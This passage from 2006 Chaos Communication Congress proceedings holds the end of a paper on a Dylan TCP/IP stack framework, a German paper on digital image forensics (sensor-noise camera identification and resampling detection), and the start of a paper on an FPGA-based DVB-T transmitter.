is used as the source and sink of actual packets being received and sent. The output of that is connected to a <demultiplexer> node. Every demultiplexer output is then connected via a <decapsulator>, which strips the Ethernet header, to the socket that handles the connection to the layer above. In the other direction, an input maintained by the socket is connected to an <encapsulator>, which adds an Ethernet header to a packet. The encapsulator output is connected to a <fan-in>, which in turn is connected via a <queue> to the <ethernet-interface>.

When a socket is created on an <ethernet-layer>, the user has to specify a value for the **type-code** field, and optionally a MAC address which is then used instead of the default MAC address. From the provided information, a filter is generated and added to the demultiplexer for the receiving side, and an encapsulator for filling in the Ethernet header of frames being sent is created as well.

On the receiving side, the layer that requested a socket from below just connects the output of the socket to an input of its own graph. The sending side is more complicated however, since the socket might represent a point-to-multipoint connection, and additional out-of-band information about the actual destination address of a packet needs to be passed on too. We can't use a simple flow graph connection here, since we can't pass on out-of-band data. Thus, we introduced a generic function `send`, which accepts a frame, a socket and a destination address as arguments.

The `send` API is also used for adapters. If the IP layer wishes to send a packet, it would look up the appropriate adapter in its forwarding table, and call `send` with the packet to send, and the next-hop IP address. In case of an <ip-over-ethernet-adapter>, the adapter then looks up the MAC address of the destination using ARP, and passes on the packet to the Ethernet layer by calling `send` on the socket, passing the packet and destination MAC address.

6 Conclusion

We presented and implemented several modules to solve different problems of writing a TCP/IP stack: A framework for parsing and assembling protocols, a filter language, a flow graph, and a work-in-progress stacking mechanism.

We have reached our design goal of security in terms of security against vulnerabilities that result from data reference failures. In other words, we're confident that our code will never have any vulnerability that leads to code execution. As described, we're working on detecting certain malformed packets and data hiding opportunities for extended security requirements.

To achieve a high performance, we have chosen a compiled programming language, and worked to make sure all parsing is done lazily. Future work on performance issues will include profiling to isolate hot spots, and usage of procedural macros to move offset computations to compile time.

Also, our design decision to put all demultiplexing for a layer into a single place leads to a further optimization opportunity. The filter rules can be translated into state machines, which can then be unified for all filters applicable on a certain layer. Also, there is the opportunity to offload parts of the filtering into hardware, if applicable, without having to touch any high level code.

We have mostly succeeded in our goal of compact code representation without any needless information duplication. Improvements are still possible in the packet definition: the relationship between for instance the `header-length` and the start offset of the payload in an IP header definition is annotated twice: once for computing the start offset from

the header length for parsing purposes, and once for the fixup function that fills in the correct field value during assembly. Automatically deriving both equations from a single definition would be desirable. Also, the relationship between type codes and payload types is sometimes still scattered around the code.

For a full implementation of TCP/IP, some parts are still missing, such as a good abstraction for stateful protocols.

We intend to continue working on our framework, in order to make it a secure, universal tool for all kinds of networking requirements.

7 References

H. Hueni, R. Johnson, and R. Engel, "A Framework for Network Protocol Software", in Proceedings of OOPSLA 1995, (Austin, Texas), ACM, October 1995

P. Biondi,"Scapy, a powerful interactive packet manipulation program", http://www.secdev.org/projects/scapy/

E. Kohler, R. Morris, B. Chen, J. Jannotti, and M. Frans Kaashoek,"The Click modular router", in ACM Transactions on Computer Systems 18(3), pages 263-297, August 2000

W. Richard Stevens, "TCP/IP Illustrated, Volume 1 The Protocols", Addison-Wesley, 1994

Dylan, http://www.opendylan.org

Source code,
http://www.opendylan.org/cgi-bin/viewcvs.cgi/trunk/libraries/packetizer
http://www.opendylan.org/cgi-bin/viewcvs.cgi/trunk/libraries/flow
http://www.opendylan.org/cgi-bin/viewcvs.cgi/trunk/libraries/network-flow
http://www.opendylan.org/cgi-bin/viewcvs.cgi/trunk/libraries/sniffer
http://www.opendylan.org/cgi-bin/viewcvs.cgi/trunk/libraries/layer

Science

Digitale Bildforensik

Spuren in Digitalfotos

http://events.ccc.de/congress/2006/Fahrplan/events/1605.en.html

Mit der mehr und mehr digitalisierten Fototechnik ist es heute ohne Vorwissen nahezu jedem möglich, Bilder zu manipulieren. Bekanntgewordene Fälle in den Medien haben auch die Öffentlichkeit für dieses Thema sensibilisiert. Verfahren der digitalen Bildforensik bieten die Möglichkeit, die Authentizität eines Bildes auch ohne Zugriff auf das Original zu überprüfen.

Heute ist es quasi jedem möglich, digitale Bilder zu manipulieren bzw. deren Aussage zu ändern. Ein Foto kann somit nur noch bedingt als Abbild der Realität gelten. Aktive Ansätze zum Schutz der Authentizität des Bildes (z. B. das Einbetten digitaler Wasserzeichen) sind praktisch nur in wenigen Fällen einsetzbar. In letzter Zeit wurden daher verstärkt Verfahren entwikkelt, die auf Basis von statistischen Analysen des Bildes an sich arbeiten, um selbst nicht sichtbare Veränderungen im Bild nachzuweisen oder dessen Ursprung zu identifizieren. Stellvertretend sollen ein Verfahren zur Digitalkamera-Identifikation sowie zur Detektion von Bild-Manipulationen vorgestellt werden.

Einerseits soll gezeigt werden, wie anhand von Sensorrauschen von Digitalkameras sehr zuverlässig bestimmt werden kann, mit welcher Kamera das Bild aufgenommen wurde. Weiterhin soll ein Ansatz zur Detektion von Bildmanipulationen, die auf Resampling beruhen (Skalierung, Rotation, Verzerrung), vorgestellt werden. Ein Überblick zu weiteren Verfahren/Möglichkeiten runden den Vortrag ab.

Matthias Kirchner ist im 11. Semester Student der Informationssystemtechnik an der TU Dresden. Zur Zeit fertigt er seine Diplomarbeit zum Thema "Fälschbarkeit von Indizien zur Multimediaforensik" am Lehrstuhl für Datenschutz und Datensicherheit an.

Digitalkamera-Identifikation http://www.ws.binghamton.edu/fridrich/Research/double.pdf

Manipulations-Detektion auf Basis von Resampling
http://www.cs.dartmouth.edu/farid/publications/sp05.html

Digitale Forensik
– Spuren in Digitalfotos –

Matthias Kirchner
Technische Universität Dresden
s9296871@mail.inf.tu-dresden.de

Mit der mehr und mehr digitalisierten Fototechnik ist es heute ohne Vorwissen nahezu jedem möglich, Bilder zu manipulieren. Bekanntgewordene Fälle in den Medien haben auch die Öffentlichkeit für dieses Thema sensibilisiert. Verfahren der digitalen Bildforensik bieten die Möglichkeit, die Authentizität eines Bildes auch ohne Zugriff auf das Original zu überprüfen. Mit diesem Artikel sollen stellvertretend zwei Ansätze vorgestellt werden.

1 Digitale Bilder – Ein Abbild der Wirklichkeit?

Das Bestreben Fotos zu manipulieren oder zu fälschen ist in etwa so alt wie die Fotografie selbst. Bilder stellen ein effektives, leicht verständliches und einprägsames Kommunikationsmittel dar: Es bedarf keiner besonderen Sprache um eine Fotografie zu verstehen. Das erkannten auch und gerade Politiker sehr schnell. Besonders bekannt sind die von Stalin initiierten Bildfälschungen. Mit der Zeit unliebsam gewordene Parteigenossen verschwanden nicht nur im wirklichen Leben, sondern auch auf Fotografien, die Stalin mit den betreffenden Personen abbildeten. In der heutigen multimedialen Gesellschaft ist es für Personen im öffentlichen Blickfeld umso wichtiger, im wahrsten Sinne des Wortes ein gutes und authentisches Bild abzugeben. Wohl aus diesem Grund wurde etwa in Zeiten von Arbeitsplatzabbau und steigenden Managergehalten in der öffentlichen Kritik bei einem repräsentativen Foto des Siemens-Chefs Klaus Kleinfeld eine Rolex-Armbanduhr wegretuschiert.

Mit der immer stärkeren Digitalisierung der Fototechnik ist es heute praktisch jedem möglich, Bilder zu manipulieren. Ausgefeilte und verhältnismäßig leicht bedienbare Fotobearbeitungssoftware erlaubt das Erstellen überzeugender Fälschungen mit relativ wenig Aufwand und kaum Vorwissen. Die Internetseite `www.worth1000.com` bietet beispielsweise in Form von Wettbewerben ein Forum zum Publizieren selbst erstellter digitaler Manipulationen. Ein weiteres Beispiel ist die Seite `www.fakeorfoto.com`, die mit der Frage spielt, ob mit dem Computer generierte Bilder von tatsächlichen Fotografien unterscheidbar sind.

Insbesondere bei dem „normalen“ Endnutzer besteht sicherlich ein Interesse an geringfügigen verschönernden Manipulationen der selbst aufgenommenen Bilder. Dies kann bei einem maßvollen Einsatz durchaus sinnvoll sein und zeigt sich auch daran, dass mehr und mehr solcher (allerdings nicht immer sinnvollen) Funktionalität direkt in die Kameras eingebaut wird [7].

Demgegenüber ist es mit Sicherheit als problematisch zu bewerten, wenn mit Hilfe von Bildmanipulationen bestimmte Aussagen verstärkt oder gar verändert werden sollen. Ein recht aktuelles Beispiel ist die in Abbildung 1 gezeigte Fälschung aus dem Libanon-Krieg. Die Ausmaße eines israelischen Luftangriffes wurden auf dem oberen Bild (mit zugegebenermaßen einfachen Mitteln) verschärft dargestellt. Nach Bekanntwerden der Fälschung wurde der für die Nachrichtenagentur Reuters arbeitende Fotograf entlassen. Wie viele andere Beispiele zeigen, wäre es fahrlässig zu glauben, dass es sich bei Manipulationen an Bildern aus den täglichen Nachrichten um Einzelfälle handelt. In letzter

Abbildung 1: Manipulation eines Bildes aus dem Libanon-Krieg.

Zeit sind durch den Fall des südkoreanischen Klonforschers Hwang Woo-Suk auch Bildfälschungen in wissenschaftlichen Veröffentlichungen verstärkt in das öffentliche Blickfeld geraten. Nachdem bekannt geworden war, dass es sich bei dessen Publikation im Magazin *Science* zu Fortschritten in der Stammzellenforschung um eine Fälschung handelte, trat der angesehene Professor von allen Ämtern zurück. Die gefälschten Ergebnisse wurden dabei maßgeblich durch manipulierte Abbildungen unterstützt. Dass es sich auch in diesem Bereich bei Bildmanipulationen nicht um Ausnahmen handelt, zeigt, dass Schätzungen zufolge bei einem Fünftel aller akzeptierten Artikel des *Journal of Cell Biology* Abbildungen aufgrund von unzulässigen Manipulationen nachgefordert werden müssen [5].

2 Digitale Bildforensik

Zum Schutz der Authentizität von digitalen Bildern wird gerne auf *digitale Wasserzeichen* verwiesen. Diese werden als in der Regel äußerlich nicht wahrnehmbares Signal in das Bild eingebettet. Bei einer Manipulation des Bildes wird auch das eingebrachte Wasserzeichen verändert. Somit kann die Echtheit des Mediums dadurch überprüft werden, ob das ausgelesene Wasserzeichen mit dem eingebetteten übereinstimmt. Je nach Szenario und zulässigen Manipulationen am Medium spricht man von robusten, fragilen oder semifragilen Wasserzeichen. Voraussetzung dafür ist jedoch, dass das Wasserzeichen im unmittelbaren Entstehungsprozess des Mediums eingebracht wird. Dazu wird z.B. in [1] eine so genannte *Secure Digital Camera* vorgeschlagen. Diese bettet ein Wasserzeichen aus biometrischen Daten des Urhebers, einer Signatur des Bildes und Informationen über die Kamera im Entstehungsprozess der Fotografie ein. Die Einschränkung auf speziell ausgerüstete Aufnahmegeräte lässt den Einsatz von Wasserzeichen als Verfahren zur Überprüfung der Echtheit von digitalen Bildern in der Praxis allerdings als nur bedingt geeignet erscheinen. Ein weiterer nicht zu vernachlässigender Punkt ist die Annahme zur Sicherheit der Wasserzeichen-Verfahren und die Frage, ob ein digitales Wasserzeichen aus dem Trägermedium entfernt und nach einer Manipulation wiederum eingefügt werden kann (z.B. [2, 8]).

Der Begriff der *digitalen Bildforensik* umfasst dagegen ein vergleichsweise neues Forschungsgebiet im Bereich der digitalen bzw. digitalisierten Bilder. Er subsumiert Verfahren zum Nachweis von Manipulationen an oder der Fälschung von solchen Mediendaten. Der Kernpunkt dabei ist, dass das Original zu keinem Zeitpunkt als bekannt vorausgesetzt wird. Stattdessen basieren die Verfahren auf statistischen Analysen des (potentiell gefälschten) Bildes auf Grundlage von Modellen der Digitalisierungstechnik oder des Bildinhaltes. Die Detektion von Fälschungen mit Hilfe von Modellen der Digitalisierungstechnik beruht dabei auf der Annahme, dass sich bestimmte Charakteristika des Entstehungsprozesses eines digitalen Bildes in diesem nachweisen lassen. Modelle des Bildinhaltes arbeiten hingegen mit der Tatsache, dass es sich bei einem digitalen Bild um ein Abbild der „Wirklichkeit“ handelt und versuchen diese entsprechend zu modellieren. Unter der Annahme, dass Manipulationen am Bild auch die dem verwendeten Modell zugrunde liegenden statistischen Eigenschaften des Bildes

ändern, kann dessen Echtheit auch ohne Zugriff auf das Original oder dem aktiven Einbetten eines Wasserzeichens untersucht werden. Verfahren der Bild-Forensik werden daher auch als *blind* und *passiv* bezeichnet [4].

Grundsätzlich beschäftigt sich die digitale Bildforensik mit der

- ▷ Identifikation des Bildursprunges sowie der
- ▷ Detektion von Bildmanipulationen.

Die Frage nach dem Bildursprung beinhaltet dabei neben der Unterscheidung zwischen echten und computergenerierten Bildern auch die Frage nach dem konkreten Aufnahmegerät. Vornehmlich in den letzten drei bis vier Jahren wurden in der Literatur zu jedem dieser beiden Punkte verschiedenartige Ansätze präsentiert. Stellvertretend sollen im Folgenden je ein Verfahren zur Digitalkamera-Identifikation und zur Detektion von Manipulationen an digitalen Bildern näher vorgestellt werden.

3 Digitalkamera-Identifikation mittels Sensorrauschen

Ein sehr zuverlässiges Verfahren zur Identifikation der Digitalkamera, mit der ein Bild aufgenommen wurde, basiert auf dem Rauschen der Bildsensoren [3]. Als Sensoren dienen bei heutigen Kameras meist CCD-Arrays. Jedes Pixel entspricht dabei einem Halbleiterbauelement (CCD - *Charge Coupled Device*), welches eintreffendes Licht in elektrische Signale wandelt. Dabei wird dem resultierenden Signal zwangsläufig Rauschen hinzugefügt, welches grob in einen statischen und einen dynamischen Anteil unterschieden werden kann. Einen großen Anteil am dynamischen Rauschen hat das so genannte Schrotrauschen. Es ist u.a. temperaturabhängig und spiegelt die Tatsache wider, dass der Stromfluss an Halbleiterelementen ein stochastischer Prozess ist. Der statische Anteil (*Pattern Noise*) wird dagegen in jedem mit einer Kamera aufgenommenen Bild in verhältnismäßig gleichem Maße auftreten. Das statische Rauschen setzt sich aus Dunkelströmen und Pixel-zu-Pixel-Ungleichheiten zusammen. Ersterer Anteil wird in der englischen Fachliteratur als *Fixed Pattern Noise* bezeichnet und hat additiven Charakter. Die Pixel-zu-Pixel-Ungleichheiten (*Photo Response Non-Uniformity*) bezeichnen geringfügige im Herstellungsprozess eingefügte Unterschiede der einzelnen Bauelemente. Diese hinterlassen in jedem Bild ein charakteristisches Rauschmuster der Kamera. Dieses kameraspezifische Rauschen ist hochfrequenter Natur und wird als normalverteilt angenommen. Zur Identifikation der verwendeten Kamera wird es mit einem geeigneten Rauschfilter aus dem Bild extrahiert und dessen Korrelation mit bekannten Referenzmustern bestimmt. Bezeichnet X ein zu untersuchendes Bild, so ist das mit dem Filter F extrahierte Rauschmuster durch die Gleichung $X - F(X)$ beschrieben. Für dieses kann dann die Korrelation ρ mit jedem der bekannten Referenzmuster P_i bestimmt werden, wobei das Muster P_i der Kamera C_i zugeordnet ist:

$$\begin{aligned}\rho_i(X) &= corr(X - F(X), P_i) \\ &= \frac{(X - F(X) - E[X - F(X)]) \cdot (P_i - E[P_i])}{\|X - F(X) - E[X - F(X)]\| \cdot \|P_i - E[P_i]\|}\end{aligned}$$

Aus diesem Schema ergeben sich zwei Möglichkeiten der Identifikation:

- ▷ Aus einer Gruppe von Kameras soll die bestimmt werden, mit der am wahrscheinlichsten das vorliegende Bild aufgenommen wurde. Dazu ist lediglich die Kamera zu wählen, deren Referenzmuster am stärksten mit dem extrahierten Muster korreliert.
- ▷ Es soll die Aussage bewertet werden, dass eine spezifische Kamera das vorliegende Bild aufgenommen hat. Dazu ist die Definition von Grenzwerten für ρ nötig, die eine zuverlässige Identifikation erlauben.

Offensichtlich ist eine absolute Aussage zum Ursprung eines Bildes deutlich schwerer.

Bisher unbeantwortet geblieben ist die Frage, auf welche Weise die augenscheinlich wichtigen Referenzmuster der einzelnen Kameras erhalten werden können. Die Autoren in [3] schlagen vor, jeweils den Mittelwert aus einer hinreichend großen Anzahl von extrahierten Rauschmustern zu nutzen. Somit ist es für dieses Verfahren letztlich nicht notwendig, in Besitz der zu untersuchenden Kameras zu sein. In der Praxis sollte die Anzahl der verwendeten Bilder größer als 50 sein.

Mit ihrem Verfahren konnten Lukáš et al. sehr zuverlässig die Digitalkamera bestimmen, mit der ein Bild gemacht wurde. Als Testdatensatz wurden Bilder von insgesamt 9

Kameras verwendet, darunter auch zwei Kameras des gleichen Types. Wie gezeigt werden konnte, ist eine korrekte Zuordnung auch nach einer JPEG-Kompression des Bildes noch möglich. Da die vorgestellte Methode auf lokalen Eigenschaften des Sensorfeldes beruht, stellen jedoch geometrische Transformationen (z.B. Rotation, Abschneiden von Bildbereichen) ein Problem für die Identifikation dar. Die Autoren weisen deshalb darauf hin, dass eine belastbare Aussage zum Ursprung des Bildes in jedem Fall von mehreren Verfahren gestützt werden sollte.

4 Detektion von Re-Sampling

Das Erstellen überzeugender Bildmanipulationen schließt in vielen Fällen das Skalieren, Rotieren oder Verzerren des ganzen Bildes oder einzelner Bildteile ein. Diese unter dem Begriff der geometrischen Transformation zusammengefassten Operationen beinhalten im Allgemeinen eine Umtastung (*Re-Sampling*) auf ein neues Bildgitter und somit einen Interpolationsschritt. Interpolation beschreibt den Prozess der Bestimmung von Funktionswerten zwischen den bekannten Abtastwerten einer Funktion und hinterlässt – wie in [6] gezeigt wurde – im resultierenden Signal nachweisbare Spuren.

Zur Veranschaulichung soll der eindimensionale Fall betrachtet werden. Die Veränderung der Abtastrate um den Faktor p/q eines Signals $\mathbf{x}$ mit m Abtastwerten auf ein Signal $\mathbf{y}$ mit n Abtastwerten erfolgt in drei Schritten. Zunächst wird die Anzahl der Abtastwerte auf pm erhöht. Dabei entspricht jedes p-te Sample einem Abtastwert aus dem Originalsignal; alle anderen Samples haben den Wert 0. Die Punkte des so erhaltenen Signals werden anschließend interpoliert, was als Faltung mit einem Tiefpassfilter beschrieben werden kann. Das resultierende Signal mit n Abtastwerten ergibt sich indem man jeden q-ten Abtastwert der interpolierten Sequenz übernimmt. Da alle drei Schritte linearer Natur sind, können diese in Form einer Matrixmultiplikation zusammengefasst werden,

$$\mathbf{y} = \mathbf{R}_{p/q}\mathbf{x},$$

wobei die $n \times m$ Matrix $\mathbf{R}_{p/q}$ die charakteristische Re-Sampling-Matrix bezeichnet. Im Falle der Verdoppelung der Abtastrate bei linearer Interpolation hat sie z.B. die Form

$$\mathbf{R}_{2/1} = \begin{bmatrix} 1 & 0 & 0 & \\ 0.5 & 0.5 & 0 & \\ 0 & 1 & 0 & \\ 0 & 0.5 & 0.5 & \\ 0 & 0 & 1 & \\ & & & \ddots \end{bmatrix},$$

sodass sich für die Abtastwerte des neuen Signals $\mathbf{y}$ gilt:

$$\begin{aligned} y_{2i-1} &= x_i \\ y_{2i} &= 0.5x_i + 0.5x_{i+1}. \end{aligned}$$

Setzt man diese beiden Gleichungen ineinander ein, folgt

$$y_{2i} = 0.5y_{2i-1} + 0.5y_{2i+1}.$$

Offensichtlich ist jedes Sample mit einem geraden Index ein Linearkombination seiner beiden Nachbarn, woraus sich ein periodisches Korrelationsmuster ergibt. Ähnliche Zusammenhänge lassen sich auch für beliebige andere Faktoren p/q aufstellen, sodass allgemein zur Detektion von Re-Sampling gefragt werden kann: Ist ein Abtastwert eine Linearkombination seiner $2N$ Nachbarn?

$$y_i \stackrel{?}{=} \sum_{k=-N}^{N} \alpha_k y_{i+k}$$

Dabei beschreibt $\boldsymbol{\alpha}$ die skalaren Gewichte. Diese sind ebenso wie das verwendete Interpolationsverfahren im Allgemeinen nicht bekannt. Zur Schätzung nutzen Popescu und Farid daher das Expectation/Maximization(EM)-Verfahren. Dabei handelt es sich um ein iteratives Verfahren, welches im so genannten E-Schritt die Wahrscheinlichkeit dafür schätzt, dass ein Abtastwert mit seinen Nachbarn korreliert. Im M-Schritt wird mit den im E-Schritt bestimmten Wahrscheinlichkeiten ein neuer Schätzwert für $\boldsymbol{\alpha}$ berechnet.

Ähnlich wie im eindimensionalen Fall ergeben sich auch bei geometrisch transformierten Bildern periodische Korrelationen zwischen benachbarten Pixeln. Dies ist beispielhaft für ein Bild der Frauenkirche Dresden in Abbildung 2 dargestellt. Dieses wurde um 5 % und 10 % vergrößert. Die mittlere Spalte zeigt die




Abbildung 2: Detektion von Re-Sampling nach Vergrößerung des Originalbildes um (b) 5 % und (c) 10 %. Die mittlere Spalte zeigt jeweils die Wahrscheinlichkeiten dafür, dass ein Pixel mit seinen Nachbarn korreliert. Im Falle von Re-Sampling haben diese eine periodische Struktur und dementsprechend charakteristische Peaks im Betragsspektrum (rechte Spalte). Im Originalbild (a) sind keine Artefakte nachweisbar.

ermittelten Wahrscheinlichkeiten dafür, dass ein Pixel mit seinen Nachbarn korreliert. Diese haben eine klare periodische Struktur, welche sich in deren Betragsspektrum in Form von charakteristischen hochfrequenten Peaks zeigt, rechte Spalte. Für das Originalbild (erste Zeile) lassen sich keinerlei periodischen Artefakte feststellen.

Wie die in [6] vorgestellten Ergebnisse zeigen, können mit diesem Verfahren sehr zuverlässig verschiedenste Formen von geometrischen Transformationen detektiert werden. Erwartungsgemäß nimmt die Zuverlässigkeit bei einer starken Verkleinerung des Bildes ab. Problematisch gestaltet sich die Detektion in JPEG-komprimierten Bildern, da durch die Kompression bedingte periodische (Block-)Artefakte im Bild die Spuren der Umtastung zerstören können. Auch hier gilt jedoch, dass eine aussagekräftige Detektion von Bildmanipulation immer auf mehreren Analysen fußen sollte.

5 Zusammenfassung

Mit den beiden vorgestellten Verfahren sollte ein Einblick in das verhältnismäßig neue Gebiet der digitalen Bildforensik gegeben werden. Insbesondere für die Detektion von Manipulationen existiert (bisher) kein allgemein anwendbares Verfahren. Vielmehr wurden zahlreiche Methoden entwickelt, die auf spezielle Schritte beim Erstellen einer Fälschung ausgerichtet sind.[1] Diese sind häufig noch nicht ausgereift genug, um es mit raffinierten Manipulationen aufzunehmen. Durch einen kombinierten Einsatz mehrerer Verfahren ist das unbemerkte Erstellen von überzeugenden Manipulationen jedoch bereits als ungleich schwerer zu beurteilen.

Literatur

[1] BLYTHE, P. und J. FRIDRICH: *Secure Digital Camera*. In: *Digital Forensic Research Workshop, Baltimore*, 2004.

[2] CRAVER, S.A., M. WU, B. LIU, A. STUBBLEFIELD, B. SWARTZLANDER, D.S. DEAN und E. FELTEN: *Reading between the Lines: Lessons from the SDMI Challenge*. In: *10th USENIX Security Symposium*, 2001.

[3] LUKÁŠ, J., J. FRIDRICH und M. GOLJAN: *Digital Camera Identification from Sensor Noise*. IEEE Transactions on Information Security and Forensics, 1(2):205–214, 2006.

[4] NG, T.-T., S.-F. CHANG, C.-Y. LIN und Q. SUN: *Passive-blind Image Forensics*. In: ZENG, W., H.YU und C.-Y. LIN (Herausgeber): *Multimedia Security Technologies for Digital Rights*. Academic Press, 2006.

[5] PEARSON, H.: *Image Manipulation: CSI: Cell Biology*. Nature, 434(7036):952–953, 2005.

[6] POPESCU, A.C. und H. FARID: *Exposing Digital Forgeries by Detecting Traces of Re-sampling*. IEEE Transactions on Signal Processing, 53(2):758–767, 2005.

[7] SCHMUNDT, H.: *Obskure Kameras*. Der Spiegel, 39:234 – 237, 2006.

[8] WESTFELD, A.: *Lessons from the BOWS Contest*. In: *Proceedings of ACM MM-SEC*, 2006.

[1] Ein wirklich umfassender Literaturüberblick, auf den an dieser Stelle verwiesen werden könnte, ist leider noch nicht erstellt worden. Traditionell entstammen aber viele Ansätze den Arbeitsgruppen von Hany Farid (`http://www.cs.dartmouth.edu/farid/`) und Jessica Fridrich (`http://www.ws.binghamton.edu/fridrich/`).

Science

DVB-T - From Pixeldata to COFDM Transmission

How to build a complete FPGA-based DVB-T transmitter

http://events.ccc.de/congress/2006/Fahrplan/events/1646.en.html

As DVB-T is the key technology for terrestrial broadcasting for the next decades, this lecture tries to explain how it works: It covers the way of raw pixel data over MPEG2 video and audio encoding and via multiplexing of several streams and programs to the actual generation of the COFDM signal used for transmission. As the team has built a DVB-T transmitter, we will give a in-depth insight in how things are really done - including a demonstration of the transmitter.

Analog PAL based TV transmission is no more - DVB has taken over in Germany. This should be legitimate reason to take a really deep look into how the new technology works and what needs to be done to get your own transmission into the air. The base for our lecture is a standard FBAS signal coming from a video camera. From there we will go with it through all the necessary stages of encoding, framing, multiplexing and modulating.

Christian Daniel

Thomas Kleffel

From Pixeldata to COFDM – DVB inside

Thomas Kleffel (dg5ngi@maintech.de), Christian Daniel (dg2ndk@maintech.de)

15.11.2006

Abstract

Analog PAL based TV transmission is no more – DVB has taken over in Germany. This should be legitimate reason to take a really deep look into how the new technology works and what needs to be done to get your own transmission into the ether. The base for our lecture is a standard CVBS signal coming from a video camera. From there we will go with it through all the necessary stages of encoding, framing, multiplexing and modulating.

1 Introduction

With the shutdown of the classic anolog TV transmission in Bavaria at the end of May 2006 and with the foreseeable conversion to a transmission using the Digital Video Broadcasting standard [1] in Germany and Europe, the question to be asked is: Is it still possible to handle this new technology as an amateur with a non-enterprise budget?

Of course this question doesn't refer to the acquisition of a new TV set along with a DVB decoder in the next shopping mall, but to the issue of creating and sending your own DVB signal without the need for a chip prototyping setup...

In our paper we're going to deliver an answer to that question – and also an overview, how DVB works at all. The individual steps to be taken are no more complicated than they were with analog TV — but now there are much more things to be taken care of.

We used a lot of readily available components like the MPEG2 encoder, but our work lies in the creation of a FPGA[1] firmware for the modulation of the DVB-T COFDM signal. When that worked properly, we started including DVB-C as well and now DVB-S is the next item on the list.

2 Encoding

In the following we're going to give you an introduction to DVB and what has to be done in order to bring for example the video and audio signal of a camera into the ether. Luckily the major part of the DVB standard is independent of the actual distribution of the signal, i.e. DVB-S, DVB-C, DVB-T, and with some exceptions DVB-H use the same algorithms for coding, compression and packetizing.

Figure 1 on the next page shows the basic composition of our transmitter along with the most important signal paths.

2.1 Video

The lion's share of the transmission is taken up by the picture data – two to four MBit/s when using DVB-T, up to eight MBit/s on DVB-S, depending on the financial power of the TV station. Accordingly, the video codec is the critical subsystem for an effective utilisation of the available bandwith.

[1] Field Programmable Gate Array




Figure 1: DVB modulator/transmitter overview

2.1.1 Input format

Base of operations is an analog CVBS[2] as it is delivered by any consumer video camera or a TV-out port of a computer graphics card. An A/D converter digitizes this signal and sends it to the MPEG2 video encoder via an ITU-656 interface [2]. ITU-656 is the most common denominator for delivering digital video pixeldata: The picture data is sent over an eight bit bus accompanied by the 27MHz pixel clock on a seperate signal line. Synchronisation is done using a known start-of-active-video bitpattern.

As colorspace not RGB[3] is used, but the YUV-format [3], which is common for TV transmission technology: Y is the luminance or brightness of a pixel, U and V contain the color value (chrominance). This format is one result of the invention of color TV: U and V were added to the old black-and-white signal in such a way that an old TV would just ignore them while still being compatible to the new TV standard. Since the brightness is already contained in the black-and-white signal, there is no need to transmit it again in the three RGB components thus YUV saves bandwith.

For the reception in the human eye another aspect is interesting: The eye distinguishes brightness differences with much greater resultion than different colourings. As a result of that, that it makes sense to transmit the Y-component with more bandwith than U and V.

In total the ITU-656 interface delivers about 206 MBit/s of data corresponding to uncompressed PAL video at an resolution of 720x565 pixels plus blanking interval.

2.1.2 Video-Compression

The actual video compression is defined in the ISO standard ISO/IEC-13818-2 [4] and shown in figure 2. Another very comprehensible description of the algorith can be found in [5].

The most crucial part of the codec is the prediction of future picture contents. This prediction tries to create an prognosis of the next frame by analyzing current and past data. The better this works the less the difference to reality is. As the encoder uses the same prediction algorith (or

[2]Colour Video Baseband Signal
[3]Red, green and blue as components

